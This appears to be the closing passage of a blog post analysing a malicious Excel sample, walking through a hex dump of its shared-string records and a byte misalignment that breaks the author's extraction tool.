17	13	B9	0C	00	1A	03	00	00	6C	00	61	00	72	00	67	00	65	00	20	00	68	00	6
18	13	BB	0A	00	9B	02	00	00	61	00	72	00	65	00	20	00	74	00	6F	00	6F	00	2
19	13	97	0A	00	89	02	00	00	73	00	74	00	61	00	79	00	2C	00	20	00	61	00	6
20	13	CF	08	00	25	02	00	00	35	00	57	00	65	00	6C	00	6C	00	2C	00	20	00	6
21	13	AB	08	00																			
22	13	02	00	00	74	00	6F	00	20	00	62	00	65	00	20	00	62	00	6C	00	61	00	6
23	13	E3	07	00	EF	01	00	00	6F	00	6E	00	63	00	65	00	20	00	67	00	6C	00	6
24	13	B9	09	00	5A	02	00	00	6D	00	79	00	20	00	63	00	68	00	69	00	6C	00	6
25	13	B9	0A	00	9A	02	00	00	35	00	41	00	68	00	2C	00	20	00	6C	00	65	00	7
26	13	81	09	00	3E	02	00	00	61	00	64	00	61	00	79	00	20	00	77	00	6F	00	7
27	13	BD	08	00	1C	02	00	00	73	00	61	00	69	00	64	00	2C	00	20	00	6A	00	7
28	13	99	08	00	0A	02	00	00	6B	00	65	00	65	00	70	00	20	00	68	00	69	00	6
29	13	F3	08	00	37	02	00	00	67	00	72	00	75	00	66	00	66	00	6C	00	79	00	2
30	13	8F	08	00	05	02	00	00	35	00	4E	00	6F	00	20	00	6F	00	70	00	70	00	6
31	13	E7	09	00	71	02	00	00	61	00	76	00	6F	00	69	00	64	00	69	00	6E	00	6
32	13	FF	08	00	3D	02	00	00	41	00	74	00	20	00	74	00	68	00	61	00	74	00	2
33	13	91	08	00	06	02	00	00	35	00	49	00	20	00	68	00	61	00	64	00	20	00	6
34	13	9D	09	00	4C	02	00	00	63	00	6F	00	6E	00	64	00	65	00	73	00	63	00	6
35	13	CF	09	00	65	02	00	00	73	00	61	00	69	00	6E	00	74	00	20	00	6E	00	6
36	13	93	09	00	47	02	00	00	68	00	65	00	72	00	73	00	65	00	6C	00	66	00	2
37	13	E9	09	00	72	02	00	00	52	00	75	00	73	00	73	00	69	00	61	00	6E	00	7
38	13	ED	08	00	34	02	00	00	77	00	69	00	74	00	68	00	6F	00	75	00	74	00	2
39	13	AD	08	00	14	02	00	00	73	00	75	00	72	00	65	00	20	00	6E	00	6F	00	6

Notice how everything is aligned but the area in the red box.

Now everything lines up.

Here we see the first byte 0X13 then 2 unknown bytes then a null byte then 2 bytes for the length and then a double null and finally the start of our Unicode string values.

So in this sample we have extra 0x13 in a place that will break the tool.

At this point the tool will work on a few but will need a total rewrite based on this new information.

There have been plenty of samples that I have looked at where you did not even need to look at the VBA or macro code. All you needed to do was extract the shared strings to get the urls or paths used.

That is it for this one I hope you learned from this as much as I did.

Links:

[Link](#) to Twitter thread

[Link](#) to Sample on InQuest Labs

[Link](#) to Sample on Iris-H

[Link](#) to XLMMacroDeobfuscator

[Link](#) to my tools on GitHub